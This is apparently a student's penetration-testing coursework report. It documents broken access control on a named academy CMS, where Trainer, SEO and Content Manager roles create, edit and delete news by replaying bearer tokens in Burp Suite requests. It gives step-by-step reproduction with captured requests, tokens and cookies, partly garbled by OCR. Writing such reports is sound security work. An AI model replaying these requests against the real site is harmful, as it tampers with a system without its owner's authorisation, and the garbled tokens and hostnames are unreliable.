



Name:Rushmia Ahmed

ID:30098

Course:Vulnerability Assessment & Penetration Testing

Submitted To:Sad Murshid khan Adon and Abdullah Al Nayeem.

Access Control:

Vulnerability-1:

Title: Users (**Admin, Trainer, SEO-Manager, Content-Manager**) have the permission **creating-news** using **Bearer token**, but only super admins should do so.

Target: <https://cms.bjitacademy.com/login>

API: POST /academysite/api/public/api/v1/news/create-news HTTP/1.1

Proof of Concept:


Step-1: Install burpsuit from browser

Go to Proxy tab

Now Go to Open browser

Browse <https://cms.bjitacademy.com/login>

Login as Trainer



```

Pretty Raw Hex
POST /academy/api/public/api/v1/user/validate-token HTTP/1.1
Host: cms.bjitacademy.com
Cookie: _ga=GA1.2.JU03313353.1700627033; _gid=GAI.2.728626648.1700627033; _ga_P7XRLT6B1J=GSI.2.1700630452.2.1.1700632523.0.0.0
Content-Length: 0
Sec-Ch-Ua: "Chromium";v="115", "Not_A_Brand";v="24"
Accept: application/json, text/plain, */*
Sec-Ch-Ua-Mobile: ?0
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIiNiJ9.eyJhdWQiOiIiLiwianRpIjoiaNTAwNzE4ZjczZjI3MWRiMmMyMTNhZDM2MzIiNjUeNjMSMC1SNWFhZVVjNGH4MTBjMjEzMzFmNTAyNTcCNTU4YTUwODUs2TRjMCQ4NzBhNDcicLcJpYXQ1.03E3MDACMsICMTUaNjE3NDMSMDMsNjAwOTUyMTQ4NDM3NSwihsJaIjoxNzawNjMyNjMyNjEl1jyxNzQONDAsODMSMTExMsI4MTI1lC1leHA10jB3MD80TjZMTUuNjRzNzA0OTE5D1MDYsNdcCNTVjyNswic3VaijoiNT33iwiicCNvcGVzIjpbjOKo.Ep7Al1NJNj74B7JREK0gpl-cF7XYJU9e4dxp0gpXFqlin3G0iTAMZW-a1ESNQvPweUxgHjMa5oHEoK3LPHADeMj7VBs_R71DFD81f6d1N4uhH5s_1eDuH5S14TxwnOHeHPKcB9rz-9gB9uixCo-HhC2MdQxAxhV1BzI6sizlylqsgqo-49pxGz9-qoU97GcTDV2TCMy_uUS0h-SByEdCQRjdflRgghhWRsyLp9X-IDnlwtc_U0EAs1YUoarwpqebhQ_3qfcGwfwFL5seHF7EF2RLjpgsVjpm_02087807alpSmfhfbCuhTD_5joe_uriteCWxANQN_e5scHY3KndhGkb2uPProp50c1GB9BgtxyG9iJhVifqUEMXJGyWVysM0r4YXCapTrPKcQdsR11CYWSpPQWaR_BM3Y-nytbh1XZzUnaxucElQxhMCbsTN0JtCSGVh6ycLZQ1SrabsNdyrcXZ1M13P2MsMvdFx7dhemGbX1BQqj1HPQjGHL1BuiLvzs3T1gEUqGDhfyXWVSMmhkEBUuS2zhrLYWnKUohchqgxXhBjUroYqf8EfSNxPwgMySy_yQq73vHdwkkXKzzs50YEviq5N1Gx-JqmJBD1-4YsWFouuHinUVvYFcCG3mat4HSQf-5031OSayrPKxBRff7334WoYYk
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.159
Safari/537.36
Sec-Ch-Ua-Platform: "Windows"
Origin: https://cms.bjitacademy.com
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://cms.bjitacademy.com/backend/dashboard

```

```

Pretty Raw Hex
HTTP/1.1 200 OK
Date: Wed, 22 Nov 2023 05:57:43 GMT
Server: Apache
Cache-Control: no-cache, private
X-RateLimit-Limit: 60
X-RateLimit-Remaining: 59
Access-Control-Allow-Origin: *
Vary: Accept-Encoding,Authorization
Connection: close
Content-Type: application/json
Content-Length: 410
13 {
    "success":true,
    "result":(
        "valid":true,
        "user":(
            "id":117,
            "name":"testTrainerRushmia",
            "email":"Trainer.Rushmia@bjitacademy.com",
            "phone_number":null,
            "designation":null,
            "info":null,
            "certification": "[{"title": ""}]",
            "experience":null,
            "skills":null,
            "user_id":34,
            "role":"Trainer",
            "active":1,
            "image_url":null,
            "created_at":"2023-11-21T11:01:38.000000Z",
            "updated_at":"2023-11-21T11:01:38.000000Z"
        )
    },

```

Step-2:

- Ensure that the "Intercept is on" button is activated
- Capture the request
- Send the request to repeater
- Collect token and id



Step-3: Now Logged in as SuperAdmin in a new incognito window


Step-5:

- Go to Add news option
- Try to add news
- Now intercept on in the burp suit
- Click save option
- Capture request
- Send this request to repeater



Step-6:

Copy the trainer token now, and replace it with the superadmin's token POST in the [HTTP/1.1 /academysite/api/public/api/v1/news/create-news](http://127.0.0.1:8000/academysite/api/public/api/v1/news/create-news) URL.



Step-7:

.Replace the superadmin role POST in the [HTTP/1.1 /academysite/api/public/api/v1/news/create-news](http://127.0.0.1:8000/academysite/api/public/api/v1/news/create-news) URL with a copy of the trainer role from the trainers url in the response.

Request

Pretty Raw Hex

```

1 POST /academysite/api/public/api/v1/news/create-news HTTP/1.1
2 Host: cms.bjitacademy.com
3 Cookie: _ga=GA1.2.3C330474.1700564172; _gid=
    GA1.2.104254801.1700564172; XSRF-TOKEN=
    eyJpdiI6IklFTlQSWxPcTUpENRp2RFZpSVNwM1EPSPISInZhbhV1Ijo1OTZHT2A2R1J2QW
    ZkhG1pk9oWVgZadFx2L1YUf1hmpaVaazl1v0Gt0TOJISHB4QVF2b1YvWhpuQWNsR09N
    EDYxb053S1E5D1QrL3B023VH3PGWG41TsJrMGpjaWhzRHHhdN0MU5QSUwY2xvcmy4b1
    JS21hCNExF21JFZCM1LJCjYWMIo1jJNzE3OD84MTxhJyNmNjUx0TiMyTxG1zHGVLNzY1
    ZTIwNTWkT2T4MCF3NjVnNGVmzAwNDhiMsgr0Q4NDi4IiwidGFnIjo1n0%3D;
    bjiu_academy_session=
    eyJpdiI6IklFTlQSWxPcTUpENRp2RFZpSVNwM1EPSPISInZhbhV1Ijo1OTZHT2A2R1J2QW
    FFMndixWUHFzVUXGK0dgUta0Td0RjBnWGw5UWFZnBtV1VjTGhqcSDWGxVQ1dBZWdtOD
    FTWkb053S1E5D1QrL3B023VH3PGWG41TsJrMGpjaWhzRHHhdN0MU5QSUwY2xvcmy4b1
    Zj1LYmHNzBhYTTESMGOMTHzjy5MmN1ZtxNUW40TFlIiwidGFnIjo1n0%3D;
    _ga_P7XRLTSB1J=GS1.2.1700627862.0.0.0
4 Content-Length: 175795
5 Sec-Ch-Ua: "Chromium";v="119", "Not?_A_Brand";v="24"
6 X-Xsrftoken:
    eyJpdiI6IklFTlQSWxPcTUpENRp2RFZpSVNwM1EPSPISInZhbhV1Ijo1OTZHT2A2R1J2QW
    ZkhG1pk9oWVgZadFx2L1YUf1hmpaVaazl1v0Gt0TOJISHB4QVF2b1YvWhpuQWNsR09N
    EDYxb053S1E5D1QrL3B023VH3PGWG41TsJrMGpjaWhzRHHhdN0MU5QSUwY2xvcmy4b1
    JS21hCNExF21JFZCM1LJCjYWMIo1jJNzE3OD84MTxhJyNmNjUx0TiMyTxG1zHGVLNzY1
    ZTIwNTWkT2T4MCF3NjVnNGVmzAwNDhiMsgr0Q4NDi4IiwidGFnIjo1n0%3D;
    Sec-Ch-Ua-Mobile: ?0
8 Authorization: Bearer
    eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJhdWQ1o1i3Iiwi簞pIoiNCNN0TM4N
    zcZ2TElyWUM3TEIMGiCx2mQ2ZDA4Ngj942DzcHCFjMs1OYuy2j1McvV2mFLNz1b2ThhjN
    mNm2hMGE5YTQ0MaMiYmULZGU30TkilCjpxYki0jE3MDACMjCOMau0DA5NTMSGDcSNjYCH
    TH3Nj1kLMsByNswibmJm1joxNzAxNy13NDWw1jgwOTUUMg5NDHCMeqwMzMyMDMxMjUsImV
    4c16HTcwMTQ5MTQzMc44MDUAnQwTU20Dc4NjYyMTAS5Mzcl1lCjzDWi10iXmTeilCjEY
    2SwZXMioltdfaQ_dpQgb0FCpISqyHiopkv7sJUhskJfcIFRyrRgoarApSTGgnWwAvVc-nb5
    x0DK8_189dfFF5jk1b4cfBCGhNVSuccPOkJAgf30ZQryxxwUTdUGOGD8LSMgmNhb5vK
    ngK_nOUFGxBS1-QhsDyptTMOJ0rJN1BjMkxwNniihxK5_dEN89cVNj1RfwRJbTxRduu-L
    ngK_nOUFGxBS1-QhsDyptTMOJ0rJN1BjMkxwNniihxK5_dEN89cVNj1RfwRJbTxRduu-L

```

Response

Pretty Raw Hex Render

```

1 HTTP/1.1 200 OK
Date: Wed, 22 Nov 2023 04:41:55 GMT
2 Server: Apache
3 Cache-Control: no-cache, private
4 X-RateLimit-Limit: 60
5 X-RateLimit-Remaining: 58
6 Access-Control-Allow-Origin: *
7 Access-Control-Allow-Methods: GET, POST, PUT, DELETE, PATCH, OPTIONS
8 Vary: Accept-Encoding,Authorization
9 Connection: close
10 Content-Type: application/json
11 Content-Length: 747
12
13 {
    "success":true,
    "result":(
        "id":84,
        "serial":84,
        "title":"hhhhhhhjjjjjjjjjj",
        "slug":"hhhhhhhjjjjjjjj-4",
        "description":"<p>hhhhhhhjhkkkkkkkkkk</p>",
        "image_url",
        "images\resource\TJp1Uu2F0c1kVHKqFyk0fgi3Wuz5cCV9awaOGYIA.jpg",
        "image_alt":"jjjjjjjjjhkkkkkkkkkk",
        "banner_url",
        "images\resource\DoDeaylmvyV6xpHKL8At1BiwyMicy4Ld0ILCA8tE.jpg",
        "banner_alt":"hhhhhhhiiiijjjjjjjjjj",
        "date_posted":"14 Nov 2023",
        "publish_date":"2023-11-14",
        "updated_time":"10:41 22 Nov 2023",
        "user":(
            "id":117,
            "name":"testTrainerRushmia",
            "email":"Trainer.Rushmia@bjitacademy.com",
            "role":"Trainer",

```

Step-8:

After Giving a trainer token and role in the HTTP/1.1

/academysite/api/public/api/v1/news/create-news URL provides a status code of 200.

The screenshot shows the 'All News' section of the IT Academy Backend. A new news item has been added with the following details:

- Title:** hhhhhhjjjjjjjj
- Updated by User:** testTrainerRushmia
- Last Updated:** 10:41 22 Nov 2023
- Action Buttons:** A blue downward arrow icon, a blue edit icon, and a red trash bin icon.

Conclusion: Thus, a trainer has the ability to create news, something that should only be done by a superadmin.

Similar to SEO

API:POST /academysite/api/public/api/v1/news/create-news POST HTTP/1.1

Burp Suite Community Edition v2023.10.3.6 - Temporary Project

Repeater

Request

```

1 POST /academysite/api/public/api/v1/news/create-news HTTP/1.1
2 Host: cms.hjita.com
3 Cookie: _ga=GA1.2.18323576719.1700748225; _gid=GA1.2.1800741711.1700748325;
4 Content-Length: 163192
5 Sec-Ch-Ua: "Chromium";v="115", "Not ?A Brand",v="24"
6 Accept: application/json, text/plain, */*
7 Content-Type: multipart/form-data;
boundary=----WebKitFormBoundaryeJsB0SPxk4nQW0
8 Sec-Ch-Ua-Mobile: 20
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
10 (KHTML, like Gecko) Chrome/119.0.6045.159 Safari/537.36
11 Sec-Ch-User-Platform: Windows
12 Origin: https://cms.hjita.com
13 Sec-Prefetch-Site: same-origin
14 Sec-Prefetch-Mode: cors
15 Sec-Prefetch-Dest: empty
16 Referrer: https://cms.hjita.com/backend/add-news
17 Accept-Encoding: gzip, deflate, br
18 Accept-Language: en-US,en;q=0.9
19 Priority: u1, i
20

```

Response

```

1 HTTP/1.1 200 OK
2 Date: Thu, 23 Nov 2023 17:20:47 GMT
3 Server: Apache
4 Cache-Control: no-cache, private
5 X-RateLimit-Limit: 60
6 X-RateLimit-Remaining: 59
7 Access-Control-Allow-Origin: *
8 Vary: Accept-Encoding
9 Connection: close
10 Content-Type: application/json
11 Content-Length: 710
12
13 {
14     "success": true,
15     "result": {
16         "id": 94,
17         "serial": "S4",
18         "title": "xxxxxxxxxxxxxxxxxxxxxx",
19         "slug": "xxxxxxxxxxxxxxxxxxxxxx",
20         "description": "<p>xxxxxxxxxxxxxxxxxxxxxx</p>",
21         "image_url": "resource//C1x0iBMJt2x1kjYsxrvcl0EfpxZme4jPp0fANXeg.jpg",
22         "image_alt": "xxxxxxxxxxxxxxxxxxxxxx",
23         "brander": "xxxxxxxxxxxxxxxxxxxxxx",
24         "brander_url": "xxxxxxxxxxxxxxxxxxxxxx",
25         "date_posted": "08 Nov 2023",
26         "publish_date": "2023-11-08",
27         "updated_time": "23:20 23 Nov 2023",
28         "user": {
29             "id": 101,
30             "name": "TestSEO",
31             "email": "SEO.Rushnia@hjita.com",
32             "role": "SEO Manager",
33             "phone_number": null,
34             "image_url": null
35         }
36     }
37 }

```

AC

Similar to Content-Manager

Content-Manager are capable of crediting news, but only super admins should do so.

API:POST /academysite/api/public/api/v1/news/create-news

Request

```

POST /academy/api/public/api/v1/news/create-news HTTP/1.1
Host: cms.bjitacademy.com
Cookie: _ga=GAL.2.1737908402.1700790918; _gid=GAL.2.1598692197.1700790918; _gat=1; _ga_P7XRLT5B1J=GSL.2.1700790920.1.1.1700791322.0.0.0
Content-Length: 17526
Sec-Ch-Ua: "Chromium";v="115", "Not?A_Brand";v="24"
Accept: application/json, text/plain, */*
Content-Type: multipart/form-data;
boundary=---WebKitFormBoundaryZqCSxyUHPGSGSXLI
Sec-Ch-Ua-Mobile: ?0
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIiNiJ9.eyJhdWQiOiI3IiwiwanPpijoiMTQzOTHhNmU5Zg1YsE1YWExZmMzMyY2NTjyMmMGUeMzj2jN1ZwQ3DZkzZjQwMC1zWFj0TM3MDVmNDdkhR1Mz62mQ10DA5ODR1Ym1jE3MDA3OTE3MTYmNsM10THxTU00DAzDY2NskzD0c1LcjuTmY1ojE3MDA3OTE3MTYmNsM10THxTU00DAzZhxwiioxNAxNUlnz2l1jY0TA4NTk5DUEmTE11njl1LCjzdw1l01IxNeY1LcJzY2SwZXM101rdf0_pPOXSNMPKwV5tthhqmikhjH9gE80lgyvX_xH-C38-10_my0Y6pq_lg7728Grg0E-T837_Pjp6dFDvwzZOCF6kC4Or3u1lnKyipBDHcHps6k3pUFUhbrtpT-mJhNyWuBB_CCEdeXrqJDEhhHwaPA4baKFRIISz_xycop84ah123G8cqcTNkyYo87C2v6Ihiajq4AKmR56tKmxuk5cSVWWUj1aViLyLAkrcowvnWVYTCDP13d_Rc284t4u32EcwHlbdq119rpUD11QB5BgbeOUnNagc5yy1zB0knZV49sw0/gmzGURh5e6dWPHwZbhnaJRxq2avKdc104Z_xFRRuFFKAj4ZQ8np4Tmjql0j3Q7B5fbGA9vowX7Oj_a01FB08XNNPtc5JhqeQ4ID6nEhbnbrfug7q-HJ1N1S5y3dxVVHYYNHb-bz_r1PuravImxsQsOf_udwJ7GF5ljAxpxrxtKihsxgT2YFWUDF9g_1Kzs42tywxaj88pjlx_yVhmpQvhN_vitpvl2TGyxYSNs05_dov3VvA9gJAn9c_w-fYyQaj_4go0ox-Sys7zXQ1a7U_XqfAogvJw-rrUEDvQWBm9Gnq6pr7MILBVBN1lyhfofpWEWppENNvbf3hCFW7kdGY_g1HbDjhnyaiU4jj1ju0jC
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.159 Safari/537.36
Sec-Ch-Ua-Platform: "Windows"
Origin: https://cms.bjitacademy.com
Sec-Fetch-Site: same-origin
Sec-Fetch-Cors: cors

```

Response

```

HTTP/1.1 200 OK
Date: Fri, 24 Nov 2023 02:09:19 GMT
Server: Apache
Cache-Control: no-cache, private
X-RateLimit-Limit: 60
X-RateLimit-Remaining: 56
Access-Control-Allow-Origin: *
Vary: Accept-Encoding
Connection: close
Content-Type: application/json
Content-Length: 725
{
  "success": true,
  "result": {
    "id": 100,
    "serial": "100",
    "title": "aaaaaaaaaaaaaaaaaaaaaaaaaaaaaa",
    "slug": "aaaaaaaaaaaaaaaaaaaaaaaaaaaaaa-3",
    "description": "<p>aaaaaaaaaaaa</p>",
    "image_url": "images/resource/HLeem6tgjidprOp2UpNdThrpFghuiQEvvE60CQSq.jpg",
    "image_alt": "fffffff",
    "banner_url": "images/resource/eJc02kjZQZueYeHfhGVZdhjZEhUxSzKY8H6GqFux.jpg",
    "banner_alt": "fffffff",
    "date_posted": "15 Nov 2023",
    "published_date": "2023-11-15",
    "updated_time": "08:09 24 Nov 2023",
    "year": {
      "id": 176,
      "name": "TestCm",
      "email": "test.cm.Rushmia@bjitacademy.com",
      "role": "Content Manager"
    }
  }
}

```

All Users

Serial	Image	Name	Email	Role	Updated by User	Last Updated	Status	Action
1		TestCm	test.cm.Rushmia@bjitac	Content Manager	Rushmia Ahmed	08:07 24 Nov 2023	Active	

Total Affected URL:

Vulnerability-2:

Edit News:

Users(**Admin, Trainer, SEO, Content-Manager**) are capable of editing news, but only super admins should do so.

Target: <https://cms.bjitacademy.com/login>

API: **POST /academy/api/public/api/v1/news/edit-news/91 HTTP/1.1**

The screenshot displays two side-by-side API requests in a browser's developer tools. Both requests are identical except for the 'year' object, which has a different 'id' value (100 vs 176). The 'year' object contains fields: 'name', 'email', and 'role'. The 'name' field is 'TestCm' and the 'email' field is 'test.cm.Rushmia@bjitacademy.com'. The 'role' field is 'Content Manager'.

After Giving a trainer token and role in the HTTP/1.1 /academysite/api/public/api/v1/news/edit-news URL provides a status code of 200.

Similar to SEO

Target:<https://cms.bjitacademy.com/login>

API:POST /academysite/api/public/api/v1/news/edit-news/95 HTTP/1.1

Similar to Content-Manager

Target: <https://cms.bjitacademy.com/login>

API: POST /academysite/api/public/api/v1/news/edit-news/95 HTTP/1.1

The screenshot shows a Postman interface with two panels: 'Request' and 'Response'. The 'Request' panel contains a redacted JSON payload. The 'Response' panel shows a successful JSON response with status code 200, content type application/json, and content length 10946. The response body is a JSON object with fields like 'success': true, 'result': {}, and 'data': { ... }.

```

Request
Pretty Raw Hex
1 POST /academysite/api/public/api/v1/news/edit-news/95 HTTP/1.1
2 Host: cms.bjitacademy.com
3 Cache-Control: no-cache
4 Content-Length: 175265
5 Sec-Ch-Ua: "Chromium";v="115", "Not?A_Brand";v="24"
6 Accept: application/json, text/plain, */*
7 Content-Type: multipart/form-data;
boundary=----WebKitFormBoundary9JroRLidGwfpMjPE
8 Sec-Ch-Ua-Mobile: 20
9 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIiNiJ9.eyJhdWQiOiI3IiwanPjIjoMTQzQThhNmUSZgIyZtWExZmMzMyYCNTJJyMmHGUzMuZjZjNzW03ZDkzZjQwMzI2WFj0TM3MDVnNDdrhE1Mzam2mQ1DAS0DRAYmlCjpyXXQ10jE3MDA30TR3MTYuNmMl0TkhxTU00DAzmDYzNezC0Dc1lCuUjY0jE3MDA30TR3MTYuNmMl0TkhxTU00DAzmzDwIjoxNSAxAnjULmzELjY0jY0TA4NTk5ODUzNTElNjILLCJzdWii0i1mNsY1LcJzYTswnZMio1tdaq_pBX9NMKsEv9tjhQajikhj7HqES01qyqgk_xH-C3S-10a_myO76pq_Ig7728Gvg0E-78J7_Pjp6dPdwk20CP6EC40r3u1mY1pBDHChHpsxE3pUFUhbwipT-mJhyhWubR_zCEdeXqDfEhhHwafP4baKwfRISZ2_2yorp4ak123EcqcKyeYuB7Czr6Ihaiju4KmR58hMuuh5cn5WVUUiiaV1yqnlAKrrovumWJYYCRP13d_RGZBi4rlu32BcHeHbdQ1R9spVdiQBB9gse0JUNagcLyj1zEB0nxZV49sw0UgmcUPHv5edWJPHwZbnmJExq2avKdc104Z_xFRUEfKAj4ZQ8np4tmajqlodj3CQTB5fb8AVg5owX70j_a01F1B08XTNWp1tp5JhqsQ4tUenlOrnbhIug7q-Hj1t5Ys3dxVTHfEN4HB-be_r1Puvapamix5qSo_f_uwJ7GF51jAppxrxtKiHr5xqf72ZYWDUdFsg_1Kz5z42tywixa88pjlx_yTtmpQvHu_vitpvL2TCgYtYSNs05_dov3VrAsgRan5d_-wfyQaj_4go0o-x5y7zXJ1a7U_XgXLogvJw_rr16EDrQWb5Gnq6pr7M_LLBVBNClwykfofpWBwWcppKNvnE3bCfW7h4GY_g1HbdJbnYaiu4jjju0jRcUser-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.159 Safari/537.36
11 Sec-Ch-Ua-Platform: "Windows"
12 Origin: https://cms.bjitacademy.com
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors

```

Response

```

10 Content-Type: application/json
11 Content-Length: 10946
12
13 {
  "success": true,
  "result": {},
  "data": {
    "id": 100,
    "serial": 100,
    "title": "gggggggggggggggggggggggggggggggggg",
    "slug": "gggggggggggggggggggggggggggggggg-3",
    "description": "<p>gggggggggg</p>",
    "image_url": "images/resource/Hu6em6tgjidprGp2UpNdThrpFghuiQEve68CQSq.jpg",
    "image_alt": "fffffff",
    "banner_url": "images/resource/eJoj2kZQ2ueYeHfhGV2dhjZBhUxSzKY8H6GqFux.jpg",
    "banner_alt": "fffffff",
    "date_posted": "15 Nov 2023",
    "publish_date": "2023-11-15",
    "updated_time": "08:09 24 Nov 2023",
    "user": {
      "id": 176,
      "name": "TestCm",
      "email": "test.cm.Pushmia@bjitacademy.com",
      "role": "Content Manager",
      "phone_number": null,
      "image_url": null,
      "designation": null,
      "info": null,
      "experience": null
    }
  }
}

```

Total Affected URL:

POST /academysite/api/public/api/v1/blogs/update-blog/19 HTTP/1.1

POST /academysite/api/public/api/v1/course/edit-popular-course/86 HTTP/1.1

Vulnerability-3:

Delete News:

Users(**(Admin, Trainer, SEO, Content-Manager)**) are capable of deleting news, but only super admins should do so.

Target: <https://cms.bjitacademy.com/login>

API: POST /academysite/api/public/api/v1/news/delete-news/91 HTTP/1.1

Logged in as Trainer:



Send | Cancel | < | > | target: http://

Request

Pretty	Raw	Hex
1 DELETE /academy/api/public/api/v1/news/delete-news/84 HTTP/1.1		
2 Host: cms.bjitacademy.com		
3 Cookie: __Gal_S=1833284711_1700643689; __id=Gal_S.1882741711_1700643689; __gat=1; __ga_P7XBLTSBLJ=GSL_C.1700643689.7.1.1700645118.0.0.0		
4 Sec-Ch-Ua: "Chromium";v="115", "Not % Brand";v="24"		
5 Accept: application/json, text/plain, */*		
6 Sec-Ch-UA-Mobile: ?0		
7 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJhdWQiOiI3Iiwi簞Pijo1NmJjODg3MzEbmMzNjY5MnJlZmVnMzI0DBhMmehMn4MTVm3UhmI3NTAvnMhMCTIAyTUV3MGJWMnDVj0TM3ZDdrVjdrZGh1ODM3H2dzI1CjyjEMDA2NDH2dzIudD1wNTA2UWMT85HD84NTU0Njg3NSwibmamjjozNzAwnjQzNjMOLjgyHDWdDE1NjkwOT830TY4nzusImV4c1EMTcWNTUwhmZyNC44MT5yODg5NDWuDczMjQyMTg3NSwic3V1ijoimTE31iwiC2NvcGVzIpbkXXEJzA1Dka3PFYchV1aT07XTxRcwA-J5TDPpFe1kLds03U3MVFV8npPpM6E6HsMzJUj3-0TODsuDgNnL1xRcgFlw0qneKuZl7yL84xNUA3K3LH4y-8K9DY1opNQEBxChHy5SmAkOnEZ-bchgvewLfc1Q_NE2h3ExB9Bm-tPEBbhKxalwM60P1Fz2SpB81LuhrqxFEW1zX4aPHBis9sh359pTZZGLpn02ZedwF0hA793K_VWcnTwsJWDy8D6hvrFzoWvgRMOzUba40yzE0xhoyOHsjevjlxH30CA1G1022DuzlYecFdgltRouVuUe070geozg_ac1LTHZQc2nAjJaaffVo8mGUUmh1-91z8273FV8yql-rdwSo5ihv8wadKexAxl1lyiSXcbGChMtW0Rh12-No1WhhXkj_fSbx63reYhId40RESl3Riy7ToNTaaqL_PwsNjY14Vde_dAKdTBvYjPTEf3YfCtt5jYMVt2xbvx3Qh5j044eCMBwMq6CwgtrgrcvYhs58Jc10NCOcOrPm-Pg4BJF2F01xPoQ07wm14-KxKvaP3w6A8tbs-2eKF6ymg1Vbghr-oFKhZL_c16PTyg4lcX9Q0Q157WTBOAxJzdNPkge0TDqg_ThruSCUc_12B8hx76GYzF6_XB		
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.159 Safari/537.36		
9 Sec-Ch-UA-Platform: "Windows"		
10 Origin: https://cms.bjitacademy.com		
11 Sec-Fetch-Site: same-origin		
12 Sec-Fetch-Mode: cors		
13 Sec-Fetch-Dest: empty		
14 Referer: https://cms.bjitacademy.com/backend/all-news		
15 Accept-Encoding: gzip, deflate, br		
16 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8		

Response

Pretty	Raw	Hex	Render
1 HTTP/1.1 200 OK			
2 Date: Wed, 22 Nov 2023 09:26:11 GMT			
3 Server: Apache			
4 Cache-Control: no-cache, private			
5 X-RateLimit-Limit: 60			
6 X-RateLimit-Remaining: 59			
7 Access-Control-Allow-Origin: *			
8 Vary: Accept-Encoding,Authorization			
9 Connection: close			
10 Content-Type: application/json			
11 Content-Length: 16414			
12 {			
"success":true,			
"result":{			
"data":{			
{id":85,			
"serial":85,			
"title":"aaaaaaaaaaaaaaaaaaaaaa",			
"slug":"aaaaaaaaaaaaaaaaaaaaaa",			
"description":"<p>aaaaaaaaaaaaaaaaaaaaaa</p>",			
"image_url":			
"images/resource/\ukOHDInItw6xX44PBVbjKOlb6C6TYdYDgE9gFNMY.jpg",			
",			
"image_alt":"tttttttttttt",			
"banner_url":			
